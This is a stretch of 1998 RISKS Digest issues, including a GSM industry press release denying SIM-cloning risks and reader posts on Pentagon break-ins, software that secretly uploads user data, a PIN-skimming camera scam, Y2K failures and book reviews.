GSM's design process and proven functionality continues to offer the strongest level of commercial wireless security. GSM customers can have the highest degree of confidence that they are protected from over-the-air cloning.

In fact, thieves can more easily steal GSM phone service simply by stealing wireless handsets rather than producing counterfeit SIM cards. Once someone steals a SIM card, there's no need to copy it. The notion is as ridiculous as a someone stealing an armored car full of money, then copying the bills inside! And since the GSM networks allow only one call at a time from any phone number, having multiple copies of a SIM is worthless. As an additional level of security GSM operators have procedures in place which would quickly detect and shut down attempted use of duplicate SIM card codes on multiple phones.

Nevertheless, customers should protect their wireless phones and SIM cards the same way they would protect their wallets and bank cards. Subscribers who lose their phone or SIM card should report it immediately to their wireless service company. The lost or stolen SIM can be deactivated to prevent others from using the account.

3. There is no risk of over-the-air eavesdropping.

The level of encryption used by GSM makes over-the-air eavesdropping nearly impossible. So far, no one claims that they can listen to the content of conversations or monitor data transmitted over the air on the

GSM network,
including governments and network operators. Confidentiality of
GSM customer
conversations remains intact and uncompromised.

4. The ability to copy a SIM card is nothing new.

It was always known that this could be done. Last weekend's
announcement is
really no different from processes GSM providers use all the
time to encode
smart chips. For several years now, educational institutions and
scientific
laboratories have demonstrated the capability to extract data
from, and
copy, smart cards. But it is an extremely complex task and would
not be
practical for stealing wireless phone service. Besides, even if
a handset or
SIM card were stolen, GSM operators have the ability and
technological tools
to shut down fraudulent service quickly.

5. The key code which protects a subscriber identity is not
"fatally
flawed."

This is a somewhat complicated subject. There are two different
key codes:

first, an authentication code - the A3 algorithm- that protects
the
customer's identity; second, an encryption code - the A5
algorithm - that
ensures the confidentiality of conversations. It has been
alleged that the
authentication code (A3 algorithm) is weakened because only 54
of the 64
bits are used, with 10 bits being replaced by zeroes. In
reality, those
final 10 bits provide operators with added flexibility in
responding to
security and fraud threats. Additionally, the GSM algorithm
that the

researchers claimed to have broken is the "example" version provided by the international organization that governs the use of GSM technology to its approved carriers for them to create their own individual version. It may not be what is deployed in the market. Several operators have already decided to customize their codes, making them more sophisticated.

There has been some confusion about the various types of code used by GSM.

In addition to the 64-bit authentication cipher, there is a more powerful voice encryption code (A5 algorithm) which helps keep eavesdroppers from listening to a conversation. This code was not involved in last weekend's announcement. Also, the speculation that GSM's encryption algorithms have been deliberately weakened because of pressure by the U.S. intelligence community is absolutely false.

Conclusion

While no human-made technology is perfect, customers can still rely on the privacy features and security of GSM's transmission technology. It remains the most secure commercial wireless communications system available today. More than 80 million customers in 110 countries use GSM phones and not one handset has been cloned since the first commercial service was launched in 1992.

North American GSM Alliance, L.L.C. is a consortium of U.S. and Canadian digital wireless PCS carriers, which helps provide seamless wireless communications for their customers, whether at home, in more

than 1,000
U.S. and Canadian cities and towns, or abroad. Using Global
Systems for
Mobile (GSM) communications, GSM companies provide superior
voice clarity,
unparalleled security and leading-edge wireless voice, data and
fax features
for customers. Current members of the GSM Alliance include:
Aerial
Communications, Inc., BellSouth Mobility DCS, Cook-Inlet Western
Wireless;
Microcell Telecommunications Inc., Omnipoint Communications,
LLC, Pacific
Bell Mobile Services, Powertel, Inc., and Western Wireless,
Corp., which
continue to operate their own businesses and market under their
own names.

CONTACT: For Additional Information:

Terry Phillips, Omnipoint, (973) 290-2533 OR
Mike Houghton, Communicreate, (703) 799-7383

["What, Me Worry?" -- A.E. Neuman]

⚡ Re: Mobile phones in gas stations ([RISKS-19.68](#))

"Streaky_Bacon" <streaky_bacon@msn.com>

Sat, 18 Apr 1998 07:17:02 +0100

The Czechs are catching up. Clearly there **is** potential for a
mobile
telephone (which radiates in the electro-magnetic spectrum) to
cause
interference. Usually it would have to be pretty close to
another device to
affect it, or be within a 'Faraday cage' with the other device -
hence their
ban in crypto rooms (and battery rooms BTW).

More concerning (and I think posted here previously) is the RISK of causing an explosion in a gas/petrol station by a spark from the aerial to ground (say the canopy metalwork). That's why their use in petrol stations in banned by law in the UK.

⚡ Re: HP200 data integrity woes (Cohen, [RISKS-19.68](#))

Morten Norman <marten.norman@intertex.se>
Fri, 17 Apr 1998 02:22:15 -0700 (PDT)

The HP200 story also points out the fact that even a small computer may keep a lot of important information. And thus should be on a regular backup schedule.

⚡ Risk: Going to jail innocently over a speeding ticket

<Steven Murphy>
Mon, 20 Apr 1998 10:58:16 -0600

The Internet has brought forth several positive things in the world over the past few years, and as most of us know, more and more negative things continue to surface. I was in an unfortunate position to be a "victim" of one of these negatives that has been brought to light the hard way. To make this long story a bit shorter, here's what happened: On November 29, I was traveling from St. Louis to Nashville, Tn. In Paducah, Ky I was stopped for

speeding (81 in a 65). Kentucky doesn't have "traffic lawyers", so it was pay or be a fugitive. Well, the Christmans season is always a little short on cash, so I asked for an extension from the court clerk, and was granted until late January to pay the \$90 fine. In mid January, a check was written to the Court Clerk for the full amount. End of story, or so I thought. Here's where the risk comes in, and it very well could be happening in your own home state. On April 15, 1998, I received a letter from the state of Missouri saying that my license would be suspended on April 14 if this issue with Kentucky was not resolved due to a "violator's non-compliance pact" that was setup via the internet. The suspension date had already passed, and the state of Missouri would need proof from KY that the ticket had been paid and a \$20 reinstatement fee. This letter came via regular U.S. Mail. I contacted KY, and was told payment was never received, then checked with my bank and found out the check had not cleared.

I overnighed the check, got a fax of the receipt, and had my license reinstated by April 17, 1998. The kicker is, in the state of Missouri, you are subject to an automatic 90 days in jail for driving on a suspended license. The obvious risk here is simple. Because of the internet communications between states, a person in Missouri can have their license suspended without even knowing it and wind up in jail for it! If the letters announcing suspension were sent via certified mail, that could fix part of the risk, but it's still a dangerous policy to have in

place, and it
may be the same where you live. Heck, my check to the State of
Kentucky was
lost- what if the letter from Missouri to me had been lost as
well?? My
license would still be suspended, I wouldn't know it, and county
lockup
might have a bed with my name on it just waiting for me!

With this in mind, I vote for shutting the Internet down. ;-)

Steve Murphy, St. Louis, Mo.

⚡ Reminder on Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to
privacy, both of
which are siphoning off some of the material that might
otherwise appear in
RISKS, but which should be read by those of you vitally
interested in
privacy problems. RISKS will continue to carry general
discussions in which
risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a
digest (which
he moderates quite selectively), archive, and other features,
such as
PRIVACY Forum Radio interviews. It is somewhat akin to RISKS;
it spans
the full range of both technological and nontechnological
privacy-related
issues (with an emphasis on the former). For information
regarding the
PRIVACY Forum, please send the exact line:
information privacy

as the BODY of a message to "privacy-request@vortex.com"; you will receive a response from an automated listserv system. To submit contributions, send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is run by Leonard P. Levine. It is gatewayed to the USENET newsgroup comp.society.privacy. It is a relatively open (i.e., less tightly moderated) forum, and was established to provide a forum for discussion on the effect of technology on privacy. All too often technology is way ahead of the law and society as it presents us with new devices and applications. Technology can enhance and detract from privacy. Submissions should go to comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests, although contributions tend not to appear in both places. If you are very short of time and can scan only one, you might want to try the former. If you are interested in ongoing discussions, try the latter. Otherwise, it may well be appropriate for you to read both, depending on the strength of your interests and time available.

PGN



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 70

Tuesday 28 April 1998

Contents

- [A new kind of "sin attack"?](#)
[Keith Bostic](#)
- [Pentagon break-ins and the release of classified information](#)
[Fred Cohen](#)
- [Yes, Virginia, no classified information is ever leaked...](#)
[Identity withheld](#)
- [Bill Gates' demo of Windows 98](#)
[PGN](#)
- [Software clandestinely uploading names and e-mail addresses](#)
[Valentin Pepelea](#)
- [The problems of no human verification](#)
[Iain "Kaos" Holmes](#)
- [Re: For want of a hyphen, you get porn](#)
[Identity withheld](#)
- [Shoulder-Surfing Automated](#)
[Mark Brader](#)
- [Re: Worried about Y2K? Now there's D10K!](#)
[Gregory Bond](#)
- ["Experimenting" with the net's generosity and gullibility](#)
[George Swan](#)

- [Re: 1/3 of Microsoft apps Y2K compliant](#)
[Li Gong](#)
 - [REVIEW: "Beyond Calculation", Peter J. Denning/Robert M. Metcalf](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✂ A new kind of "sin attack"?

Keith Bostic <bostic@bsd.com>

Thu, 23 Apr 1998 12:34:22 -0400 (EDT)

Excerpted: WhiteBoard News for Wednesday, April 22, 1998
Forwarded-by: Joseph Harper <joeha@MICROSOFT.com> [Edited for
RISKS. PGN]

Polish Catholics can now plot graphs of their sins with a new computer program designed to help them confess. It is based on the prayer book and poses 104 searching questions to help users track their fight against sin and archive the results. [See the Gazeta Wyborcza daily, 22 Apr 1998, with the headline: "I sincerely repent. Enter."] Sins are listed under Biblical commandments and according to their gravity, with a questionnaire asking whether they have been committed or not. [The creator of this program is author Andrzej Urbanski.] Sinners need not fear their darkest secrets getting out, as files with intimate data are protected by password.

[Sin-sation-seeking media folks will certainly try to crack the passwords or otherwise bypass the security controls. Also, I suppose Special Prosecutor Starr will subpoena entries in the database for "Lewinski"]

along with any Poles in the left-half plane. (Please excuse my adaptation of an old circuit-theory complex-analysis pun. I guess it won't make much sense to novices (!), but then fixed passwords don't make much sense either if they fly around unencrypted.) PGN]

✶ Pentagon break-ins and the release of classified information

Fred Cohen <fc@all.net>

Wed, 22 Apr 1998 18:03:12 -0700 (PDT)

I saw on the news today that more "worst ever" computer breakins were detected by the Pentagon today, and again we saw the claim that no classified information was released. I thought it would be worthwhile to comment on this issue:

- 1) Specifics of any break-in to a classified system are classified, so it is unlikely that anyone would openly admit to any details of such a thing except in a classified forum. The fact of breakins is not in itself classified (according to the classification people I have talked to) but many organizations view this as rather sensitive.
- 2) Even if no classified information were ever leaked, most the aggregate national harm that could result from information in unclassified systems far outweighs the total amount of classified information -- the last time I looked, by at least a hundred to one.

3) I saw a recent story in the news on the success of NSA red-teams against the national power grid, government systems, and command and control capabilities of DoD systems (as reported via the President's Commission on Critical Infrastructure Protection in something the news cited as "Eligible Receiver"). It is noteworthy that this likely involved no classified systems, and yet the claim by the media is that this demonstrated the ability to take down the whole country.

In my mind, these and other seemingly bizarre examples lead me to question the whole way that we think about confidentiality (and certainly classification). In one risk-management talk I give, I present a range of strategies, one of them being "run faster". It seems that in almost every commercial audience I talk to, the "run faster" strategy is embraced as far superior to all of the other protection options at their disposal. Perhaps it's time that the government learned to run faster as well.

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/fax:510-454-0171

[Of course, a "run faster" is someone who fasts and runs to lose weight.

A diet restricted to systems with better security would help.
PGN]

⚡ Yes, Virginia, no classified information is ever leaked...

<Identity withheld>

Wed, 22 Apr 1998

[Serendipitously, the following came my way. PGN]

United States Government, Department of Energy [memorandum]
DATE: April 10, 1998
SUBJECT: E-Mail Concerns
To: [...]

Attached for your information and use is a statement from [...] expressing concern relative to recent occurrences involving transmission of classified information via unsecured e-mail systems. As requested by [...], please provide the widest possible dissemination of this information so that all personnel using e-mail systems are aware of this issue.

Personnel should be aware of and cautioned on the ease in which information can be compromised through the use of e-mail; the extensive damage which can result; and the significant impact placed on resources to resolve such incidents. In addition, all personnel should be reminded of their continuing individual responsibility to always protect classified or sensitive information in any form from potential or actual compromise, including through the use of e-mail systems.

If you have any questions or need additional information regarding this correspondence, please contact [...]

Attachment

United States Government, Department of Energy [memorandum]
DATE: FEB 24 1998
SUBJECT: E-Mail Concerns
[...]

Recently, it has come to my attention that there has been an increase in the number of instances where classified information is being transmitted through the use of our e-mail systems. This situation is unacceptable; action must be taken to heighten awareness regarding the potential for loss or compromise of classified information. In most cases, our e-mail correspondence enjoys no protection from electronic "snooping." The messages are being transmitted, in clear text, across the Internet. In some cases, the original e-mail message has contained classified information. In others, as individuals modified a draft document, the aggregate of information caused the entire document to be classified.

It is each supervisor's responsibility to that his /her personnel use good judgment prior to sending information electronically. It is DOE policy, and policy at all [...] sites, that information be reviewed for classification prior to dissemination. This is not happening when individuals are sending e-mail messages. Individuals must take the time to ensure that information being sent by e-mail is ONLY of an unclassified nature. If necessary, messages must be checked by an Authorized Derivative Classifier prior to being sent.

In addition, it has been noted that the Infraction Program has been inconsistently applied. Appropriate disciplinary action must be taken for all instances of this type.

Please provide this memorandum the widest possible

dissemination, to ensure that all personnel are aware of this issue. Any questions may be addressed to the [...] Information Systems Security Operations Manager, [...].

[An internal Daily News web site contained the following message,

Tuesday, April 21, 1998:]

On the home front: Yesterday someone e-mailed classified info to a [YYY] colleague. Says computer security manager [BBB], "Unless we can rely on [ZZZ]'s good judgment, we'll be forced to funnel all e-mail messages through a 'text filter' that looks for key words and phrases and kicks out suspect messages for review by classifiers. Even the most sophisticated filters will slow our e-mail correspondence, internal and external, to snail-mail pace. PLEASE don't assume that, because some fact is intuitively obvious to you, it's non-sensitive or unclassified!"

Bill Gates' demo of Windows 98

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 23 Apr 98 16:59:39 PDT

Bill Gates was giving a demo of Windows 98 (scheduled to be released in June) at the Comdex trade show in Chicago earlier this week. The system crashed when a scanner was plugged in during the demo. He had to switch to another system.

There have been frequent comments about how Bill Gates won't worry about something until it bites him personally (where typical values of "something" are reliability, availability, system survivability, and SECURITY).

⚡ Software clandestinely uploading names and e-mail addresses

Valentin Pepelea <valentin@netcom.com>

Fri, 24 Apr 1998 07:48:03 GMT

TWO ITEMS:

1. NEWS.COM reports [23 Apr 1998] that Blizzard Entertainment, developer of the popular online-playable Starcraft game has been uploading the names and e-mail addresses of its users without their knowledge or consent. According to Blizzard, those names were uploaded only when the users failed to successfully connect to their game servers, so that Blizzard employees may call them back to help them out. The company has come under fire from privacy advocates, and users have complained on Blizzard's technical support forums. Blizzard spokeswoman Susan Wooley said today that the company would not collect names without consent again.
2. Virgin Entertainment Inc. has published an on-line game called Subspace. The game underwent a 2-year beta cycle, during which thousands of people played the game for free. Virgin finally started selling the game commercially in December 1998. In a recent update of the game,

(required and downloadable) the CD-ROM disk must be present in the CD-ROM drive for the game to work. Some inventive users have hacked the game to avoid the CD-ROM check. This subject was discussed on VIE's technical help bulletin board, and the reaction of Rob Keir, an employee of VIE and developer of the game, was frightening:

"I added code to 1.34 to defeat this kind of crack (essentially it patches the DLL import table at runtime) and now, unsurprisingly, I see they have brought out an almost identical crack for 1.34 (which again works). However, we now detect this crack but have not implemented kicking people out for using it. Instead, we are gathering a nice list of people who are abusing our game by using this crack! Simply by playing the game when using this crack you are now on our blacklist! It will be up to our bosses to decide what to do from hereon. Don't blame me for the consequences."

As far as I know, this is the first time that a company collects information clandestinely from users sent through the Internet with the explicit intention of hurting those users. About half of the users of this game are under 18. Players are located throughout the world, so it is possible that VIE's action is illegal in at least one country.

As a software developer, I'm not sure which risks I fear most, pirates copying my software, or other developers writing software that uploads information from my machine without my consent and knowledge.

"Where do you want your information to go, today?"

Valentin

⚡ The problems of no human verification

Iain "Kaos" Holmes <kaos@ctrl.com.au>

Sat, 25 Apr 1998 04:23:06 +1100 (EST)

I was talking with some friends over IRC and there was an item on the TV news about the CIA kids web site, so I decided to look up the URL for them, I went to yahoo (<http://www.yahoo.com>) to check where it might be so after a few clicks I find myself at

<http://www.yahoo.com/Government/Intelligence/Countries/>

at this point I notice my home country Australia has a link, and make a mental note to come back & check it out.

I return to see what is under Australia and find what claims to be a link to ASIO (Australian Intelligence Security Organisation) but the link actually points to

<http://armidale.nsw.uca.org.au/asio/>

which turns out to be a non-existent page on the server for a diocese of a church, nothing to do with any government intelligence organisation.

This raises a few questions in my mind;

i) Can the search engines trust the data given to them by

anonymous people?

ii) Should a webserver give you an error when you have specified something

that doesn't exist or should it try and second guess what you meant?

iii) If the answer to ii) is the later, how do you test it?

It seems to me that someone has checked that the web spider/robot/whatever

has done something sensible, but not checked that the end result is valid, a

danger for those of us involved with automated testing.

Iain "Kaos" Holmes Control (Australia) Pty Ltd

kaos@ctrl.com.au <http://www.ctrl.com.au/>

✉ Re: For want of a hyphen, you get porn (Willing, [RISKS-19.63](#))

<Identity withheld>

Mon, 16 Mar 1998 13:59:28 -0500

This sort of thing sounds similar to something I discovered during a recent incident in which my 11-year-old son attempted to access adult web sites.

As would be expected from someone his age, he gave a litany of excuses

trying to convince me he had gotten into the site by accident or due to

viruses/hackers/ etc. However, one of them turned out to be true. BTW,

this was using Netscape 3.0 16-bit with a PPP dialup.

When I visited one of the adult sites in question, I was suddenly taken to a

different site in a fashion similar to what one sees when a site has been

moved and the old site has a "server push" pointing to the new one. However, both sites were added to the stack (the browser's internal list of sites), and the first site turned out to include pointers to several other adult sites and would automatically redirect the user to a different one each time. The net effect of this is that when visiting one of these sites in this manner, pressing the "Back" button takes you to another adult site, ad infinitum.

The user can, of course, still get out by selecting "Go" from the menu bar and backing out two or more levels, or using a bookmark or entering the name of a site manually, but to a user who is in the habit of using the "Back" button to leave a website this behavior is disconcerting, and is suspect when it occurs in an adult site.

⚡ Shoulder-Surfing Automated

Mark Brader <msb@sq.com>
Wed, 22 Apr 98 00:08:21 EDT

According to TV news reports tonight (CTV National News and CFTO News), criminals secretly installed a miniature camera in a gas station in the Toronto suburb of Newmarket. As customers were using debit cards to make payments directly from their bank accounts, their fingers would be videotaped to obtain their secret personal identification numbers (PINs).

The gas station clerk, who was in on the scam, would provide data from the card reader, and you can guess the rest. A dummy card with a copy of the machine-readable data; a midnight trip to an ATM; the PIN from the videotape, and cash in hand. The withdrawals were made at midnight so that the maximum daily amount could be obtained twice on one visit.

Three suspects, all from the Toronto area, have been charged; nothing was said about how they were identified. Police refer to "hundreds of thousands of dollars" being taken, and say that the criminals were planning to expand soon to another 5 gas stations.

Mark Brader, msb@sq.com

⚡ Re: Worried about Y2K? Now there's D10K!

Gregory Bond <gnb@itga.com.au>
06 Apr 1998 16:35:20 +1000

Similar problems have already occurred in the Australian stock market:

- The number of shares on issue for a company exceeded 2^{31}
- The number of trades in a day exceeded 60,000 [which did nasty damage to the live trading system]
- The market value of a company exceeded \$10b
- An index reached 10k points

All of these caused minor problems and plenty of red faces without in any sense being Armageddon. The most serious was the 60k trades in a day problem that occurred late last year with the IPO of the local telecoms

monopoly. [This exceed by a factor of nearly 3 the previous peak number of trades in a day.] This caused some market summary information to be lost but trading was still possible.

But on the other hand, we don't (yet) have live electronic trading and on-line automated risk management trading strategies that will decide the DOW has just fallen from 9990 to 0010 so it's time to SELL!

Gregory Bond ITG Australia Ltd, Melbourne, Australia
<mailto:gnb@itga.com.au> <<http://www.bby.com.au/~gnb>>

✶ "Experimenting" with the net's generosity and gullibility

George Swan <gswan@globalserve.net>
Sun, 26 Apr 1998 05:33:27 -0400 (EDT)

I subscribe to the newsgroup alt.support.thyroid. Earlier this week (21 Apr 1998) an off-topic post appeared. A guy named David Dameron posted what would have been a heart-rending story of how his baby daughter was suffering from a rare, fatal, real-sounding, liver disease, and how he and his wife were turning to the internet to raise the \$100,000 they would need for her life-saving liver transplant.

I checked, and he had posted the same identical article to other newsgroups in the "alt.support.*" hierarchy. A few readers were suspicious. I reported him to the postmaster@dejanews.com, the site where the article was posted. Dejanews told me he had been warned not to do it

again. (I still don't know whether it was the SPAM or the subterfuge they objected to.)
Anyhow, Dameron came clean a few days later. Here is the first paragraph of his retraction:

"This is David Dameron posting to let everyone know that I have been conducting an experiment on the Internet. I was the person who posted the message regarding raising money for my daughter who was in need of a liver transplant. Well, the story was a complete fabrication on my part and was used only to raise the issue of fraudulent fundraising on the Internet."

In the rest of the article he says he is a free-lance writer, that he was planning to write an article on fraudulent ads on the Internet, that he was going to return the cheques of anyone who fell for his story, with an admonition not to be so gullible in future, and that he advised his local police department of his plan.

This is not the first fund-raising attempt I have seen in which the perpetrator later claimed it was an "experiment". The first one was a few years ago. The perpetrator of that one an undergrad. I'll spare you the details. I was suspicious, and asked him some tough questions via e-mail. When he admitted to me that it was an "experiment" in measuring the generosity and credulity of the internet I decided to report him the system administrators of the University's computer system, with a suggestion they forward the details of his "experiment" to his faculty adviser

and the University's office of human research. It seemed to me that his "experiment" fell short of the ethical requirement that his subjects be able to give prior informed consent.

The risks here? Is it possible that these individuals may have decided to wait to see if how many people twigged? If no-one noticed the subtle clues, maybe it is more lucrative to cash the donation cheques than to write the free-lance article?

So far as I am concerned both of these experiments were unethical. Dameron didn't say he advised the Police prior to the experiment. And unless I contact the North Hollywood police department, I wouldn't have any confidence that he did. I certainly don't think the Police should give even tacit approval to this kind of subterfuge.

I suppose Dameron's article would be on to be a high-liver? To a first approximation, BEWARE of ALL Internet solicitations. PGN]

⚡ Re: 1/3 of Microsoft apps Y2K compliant (Stalzer, [RISKS-19.69](#))

Li Gong <gong@games.Eng.Sun.COM>
Wed, 22 Apr 1998 14:02:46 -0700

The latest issue of Fortune has an article discussing law suits already filed for Y2K problems. A major argument by the plaintiffs is that although a minor upgrade would solve the compliant issue, the fact that a recent

version of software is non-compliant means that it is defective and thus damage must be paid. Many of already filed cases have been settled out of court, according to the article.

Li Gong, Java Software Division, Sun Microsystems

⚡ REVIEW: "Beyond Calculation", Peter J. Denning/Robert M. Metcalf

"Rob Slade" <rslade@sprint.ca>
Fri, 24 Apr 1998 08:47:22 -0800

BKBYDCAL.RVW 980207

"Beyond Calculation", Peter J. Denning/Robert M. Metcalfe, 1997, 0-387-94932-1, U\$27.00

%A Peter J. Denning

%A Robert M. Metcalfe bob_metcalf@infoworld.com

%C 175 Fifth Ave., New York, NY 10010

%D 1997

%G 0-387-94932-1

%I Springer-Verlag

%O U\$27.00 212-460-1500 800-777-4643 wborden@springer-ny.com

%P 313 p.

%T "Beyond Calculation: The Next Fifty Years of Computing"

Fortune telling is a mugs game. The more so in a rapidly changing field like information technology, where a single technical innovation can advance the work ten years, and a business instigated lawsuit can retard development a like amount. As James Burke points out in the foreword, invention changes life and society in elusive ways that are difficult to observe and almost impossible to predict.

However, if anyone can give us a glimpse of what might be ahead, it is the stellar who's who of computing represented by most of the pieces gathered in these pages. It is also worth noting that Denning and Metcalfe have done a superior job in grouping, organizing, and introducing the essays. However, while all of the papers are informed, and many are stimulating, too many of them signally fail to boldly go where computing hasn't already been.

Part one of the book looks to the technical developments that we can reasonably foresee over the next fifty years. Bell and Gray start off in "The Revolution Yet to Happen" with a review of the growth (and shrinkage) of computing hardware based on past trends, which indicates a future of massive numbers of high powered computers per person and a ubiquitous network linking everything. Cerf presents a scenario of what computers will be like "When They're Everywhere" as well. Frankston acknowledges the problems with endlessly projecting current growth trends, but points out that developments outside the information technology field will help us go "Beyond Limits." If we miss the mark in estimating the future it will probably be because of failing to see the forest of evolution for the trees of specific technologies, or, as Dijkstra puts it, "The Tide, Not the Waves." Hamming also tells us "How to Think About Trends" in considering the progress of computing itself, outside fields, and society at large. Weiser and Brown project a "Coming Age of Calm Technology" from

an extension of historical "periods" of computing. These papers are thought provoking, but certain omissions, like the lack of mention of the age of the minicomputer, point out the haste of preparation that went into the book.

Other gaps point out the volunteer nature of the book: although all but one of the essays sees great things coming from networking, and although a number of the authors have contributed to networking, none is primarily involved with telecommunications. An advance in routing technology and the assignment of a small section of spectrum to personal computer use would have more impact on computing than any breakthrough that would allow Moore's law to continue beyond 2010.

Part two looks at the topic of human-machine interaction, largely in the broadest interpretation of the concept of machine intelligence, and at the impact that may have upon who we are as human beings. Unlike the network basis of Tapscott's "Growing Up Digital" (cf. BKGRUPDI.RVW), Turkle explores "Growing Up in the Culture of Simulation." Her points are interesting, but not, perhaps, compelling, relying as much on fairy tales as on harder forms of reality. In "Why It's Good That Computers Don't Work Like the Brain," Norman states that machine and human intelligence cannot be compared because they are orthogonal and complementary. He raises a number of interesting questions but, somewhat frustratingly, doesn't address them. In "The Logic of Dreams," on the other hand, Gelernter proposes that we examine and try to model even more areas of human cognition,

even those
as seemingly non-mechanical as emotion. Alt generally seems to agree with
Norman, and in "End-Running Human Intelligence" he suggests some interesting
areas where expert systems may supplant, or at least assist, human experts.
Abrahams suggests that difficulty of design as well as societal factors may
hinder the computer and robotic target of "A World Without Work." However,
his assertion that sex, preaching, art and other activities are strictly
limited to human endeavour I find less than compelling in view of fetishists, televangelists, and "Danielle Steel" knock-offs that are
acceptable to steadfast fans. (For the purposes of this review, we will not
enter into disputes as to whether writings by Danielle Steel constitute
art.) In "The Design of Interaction," Winograd traces the history of
information technology from computing to communication, from hardware to
specific application (in stark contrast to the attempts of any entire
generation of computer literacy teachers to explain the computer as a
toolbox), and from oddity to personal tool. (My own projection of these
trends is to envisage a person surrounded by a host of well informed tutors
for any task, but I don't think this is where Winograd goes with it.) In
terms of prognostication this section is disappointing since, with the
exception of Alt, most of the essays are generally philosophical without
much attempt made to project ideas forward.

Business and innovation is the topic of part three, but, again, more of it
looks back than forward. Evans description of IBM as "The

Stumbling Titan"

may have lessons to suggest, but it doesn't say where the next decade will lead, let alone fifty years. In "The Leaders of the Future" Flores traces the movement from computing to communications, and then extends it to articulation of business vision. His extension, however, is little more than an assertion without analysis of how advances in technology will make this possible. Data security is under increasing attack from "ease of use" in technology. Druffel's look at "Information Warfare" shows that the current situation is pretty deplorable but it doesn't go much beyond that.

A staple of the cyberpunk genre is the rise of the corporation beyond the state. Mowshowitz does visit this future in "Virtual Feudalism" but doesn't try to test it against the virtual corporations mentioned elsewhere.

Chamberlin's vision of "Sharing Our Planet" raises interesting and fairly convincing points about the fact of evolution in software, but his cultural prediction seems to rest mostly on wish fulfillment. In "There and Not There," Mitchell and Strimpel's review of telepresence starts out by noting that presence costs. Unfortunately, they don't follow up with the obvious corollary: that, due to bandwidth, high fidelity telepresence is going to have a cost as well. Tsichritzis tells us that "The Dynamics of Innovation" have to change, but his proposal seems to be merely a restating of the old battle between basic research and technical development.

Similarly, Dennings' exposition of "How We Will Learn" is a market forces based view of

the time-hallowed spat between universities and technical institutes,
vocational schools, or even guild halls.

To a certain extent, I feel a lack of imagination in these writings. There is discussion of networking, but not distributed processing, as an extension of parallel processing, or Fred Cohen's proposed viral computing environment, as an extension of both. While this hesitation on the part of the authors may be disappointing, at least the material is a great deal more thoughtful and thought provoking than too many of the blue sky visions of the road ahead.

copyright Robert M. Slade, 1998 BKBYDCAL.RVW 980207



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 71

Friday 1 May 1998

Contents

- [Washington Metro Stops Payments on Troubled Computer](#)
[D. Scott Lucero](#)
- [Euro phone network collapse: France'98 Cup tickets](#)
[Cris Pedregal Martin](#)
- [A case of GPS jamming by a computer-test failure](#)
[Peter B. Ladkin](#)
- [Software clandestinely uploading: Intuit TurboTax?](#)
[Mike Williams](#)
- [British ATMs authenticate with iris-scanning](#)
[Tim Pierce](#)
- [Re: A new kind of "sin attack"](#)
[Reuben G. Torrey](#)
- [Re: Yes, Virginia, no classified information is leaked...](#)
[Michael Hogsett](#)
- [Outrunning Bears](#)
[Adam Shostack](#)
- [Risks of assumptions](#)
[Leonard Erickson](#)
- [Y2K Testing Bugs](#)
[Name withheld](#)

- [Y2K bug and public health concerns](#)
[Chris Kuan](#)
 - [Re: Going to jail innocently over a speeding ticket](#)
[John Carr](#)
 - [Re: Y2K on the road](#)
[A. Padgett Peterson](#)
 - [Passwords](#)
[Kevin 'Bob' Fu](#)
 - [IEEE newsletter on Security & Privacy](#)
[Avi Rubin](#)
 - [CFP: "Software Practice & Experience" on security](#)
[Gene Spafford](#)
 - [REVIEW: "Intranet Security", John Vacca](#)
[Rob Slade](#)
 - ["Beyond Calculation" - seeing the forest for the trees](#)
[Mike Martin](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Washington Metro Stops Payments on Troubled Computer**

"D. Scott Lucero" <LuceroDon@optec-hq.optec.army.mil>

Wed, 29 Apr 1998 19:13:44 -0400

The Washington Post (29 April 1998) reports that Washington DC's Metrorail is stopping payment on a system which pinpoints the position and operation of every train in the 92-mile system and controls 470 switches and 500 signals. Metro officials say that the system has crashed 50 times in the last 15 months. Screens go black, images jiggle, duplicate train numbers and slow response occur frequently according to officials. According to the Metro General Manager, "First we couldn't get the source code from [the

contractor]. Then when we got it, it was in foreign language because they had a contractor work on it overseas... They've had people come and go. There has not been total continuity." A familiar RISK, not having developers close to the system. I used to think that not having the escalators work was a big deal - it appears they've got bigger problems.

Scott Lucero

✶ Euro phone network collapse: France'98 Cup tickets

Cris Pedregal Martin <cris@unreal.cs.umass.edu>

Fri, 24 Apr 1998 13:42:26 -0400 (EDT)

[A well known denial-of-service RISK, reported to remind everyone that these things keep happening.]

In a news item about the European Union's intention to fine the organizers of the soccer world cup France'98 (in non-US English: the organisers of the football world cup...), the leading Spanish daily *_El Pais_* (<http://www.elpais.es/p/d/19980424/deportes/entrada.htm>, in Spanish), reports that (translated loosely):

[After complaints by the EU that almost all tickets were sold to French citizens, the organizers agreed to put 110,000 tickets on sale for non-French, through a single telephone number.] Almost 20 million people tried to reach 33.149.87.53.54 to buy tickets [...] with the result of

blocking the phone system of several countries especially Netherlands,

Belgium and the United Kingdom [...] only 15,000 tickets of the 110,000 available were sold because of the slowness of the system...

As a consequence of the ill-will generated, the EU may impose a fine of up to 10% of the world cup's gross income.

I did not find other reports of this; perhaps the European readers can report on the extent of the denial of service which must have affected traffic unrelated to the world cup ...

Cris Pedregal Martin - www.cs.umass.edu/~cris - Comp. Sci. UMass

✶ A case of GPS jamming by a computer-test failure

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Mon, 27 Apr 1998 13:58:11 +0200

A colleague has pointed out to me that a confirmed case of significant GPS jamming is related at

<http://www.fcw.com/pubs/fcw/1998/0413/fcw-frontgps-4-13-1998.html>

